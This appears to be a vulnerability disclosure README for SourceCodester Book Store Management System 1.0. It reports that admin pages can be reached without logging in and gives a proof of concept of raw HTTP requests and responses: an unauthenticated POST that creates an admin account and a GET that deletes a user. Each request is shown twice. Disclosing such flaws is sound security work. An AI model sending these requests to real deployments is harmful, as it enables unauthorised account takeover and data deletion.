tunv0 update broken access control … 16 days ago History

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README.md

Broken Access Control

Description: Vulnerability was found in SourceCodester Book Store Management System 1.0. This vulnerability allows a remote attacker to access all URLs without logging in and use all actions like account management page.

The product(s): https://www.sourcecodester.com/php/15748/book-store-management-system-project-using-php-codeigniter-3-free-source-code.html

Affected product(s)/code base: https://www.sourcecodester.com/sites/default/files/download/oretnom23/bsms_ci.zip

Affected component(s):

- /bsms_ci/index.php/category/*
- /bsms_ci/index.php/book/*
- /bsms_ci/index.php/transaction/*
- /bsms_ci/index.php/history/*
- /bsms_ci/index.php/user/*

Proof of Concept: Access all URLs without logging in and use all actions like an admin like edit, detele, add new account.


1. Send a request Add new account without cookie

Burpsuite Request:

```
POST /bsms_ci/index.php/user/add HTTP/1.1
Host: localhost
Content-Length: 64
Cache-Control: max-age=0
sec-ch-ua: "Chromium";v="107", "Not=A?Brand";v="24"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: http://localhost
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost/bsms_ci/index.php/user
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

fullname=john&username=john&password=12345&level=admin&save=Save
```

Image:



```
POST /bsms_ci/index.php/user/add HTTP/1.1
Host: localhost
Content-Length: 64
Cache-Control: max-age=0
sec-ch-ua: "Chromium";v="107", "Not=A?Brand";v="24"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: http://localhost
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,
image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;
q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost/bsms_ci/index.php/user
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

fullname=john&username=john&password=12345&level=admin&save=Save
```

```
HTTP/1.1 200 OK
Date: Wed, 16 Nov 2022 06:43:32 GMT
Server: Apache/2.4.54 (Win64) OpenSSL/1.1.1p PHP/8.1.10
X-Powered-By: PHP/8.1.10
Set-Cookie: ci_session=6o2jsei7omp2v5t6csi6r4hfvprji0c0;
expires=Wed, 16-Nov-2022 08:43:32 GMT; Max-Age=7200; path=/;
HttpOnly; SameSite=Lax
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Refresh: 0;url=http://localhost/bsms_ci/index.php/user
Content-Length: 0
Connection: close
Content-Type: text/html; charset=UTF-8
```


Send request without cookie

2. Send a request Delete account without cookie

Burpsuite Request:

```
GET /bsms_ci/index.php/user/hapus/2 HTTP/1.1
Host: localhost
sec-ch-ua: "Chromium";v="107", "Not=A?Brand";v="24"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost/bsms_ci/index.php/user
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
```

Image:



```
GET /bsms_ci/index.php/user/hapus/2 HTTP/1.1
Host: localhost
sec-ch-ua: "Chromium";v="107", "Not=A?Brand";v="24"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,
image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;
q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost/bsms_ci/index.php/user
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
```

Send request without cookie

```
HTTP/1.1 200 OK
Date: Wed, 16 Nov 2022 06:53:33 GMT
Server: Apache/2.4.54 (Win64) OpenSSL/1.1.1p PHP/8.1.10
X-Powered-By: PHP/8.1.10
Set-Cookie: ci_session=g8llorq9dherl0bda0v23c2jebdrip4c;
expires=Wed, 16-Nov-2022 08:53:33 GMT; Max-Age=7200; path=/;
HttpOnly; SameSite=Lax
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Refresh: 0;url=http://localhost/bsms_ci/index.php/user
Content-Length: 0
Connection: close
Content-Type: text/html; charset=UTF-8
```

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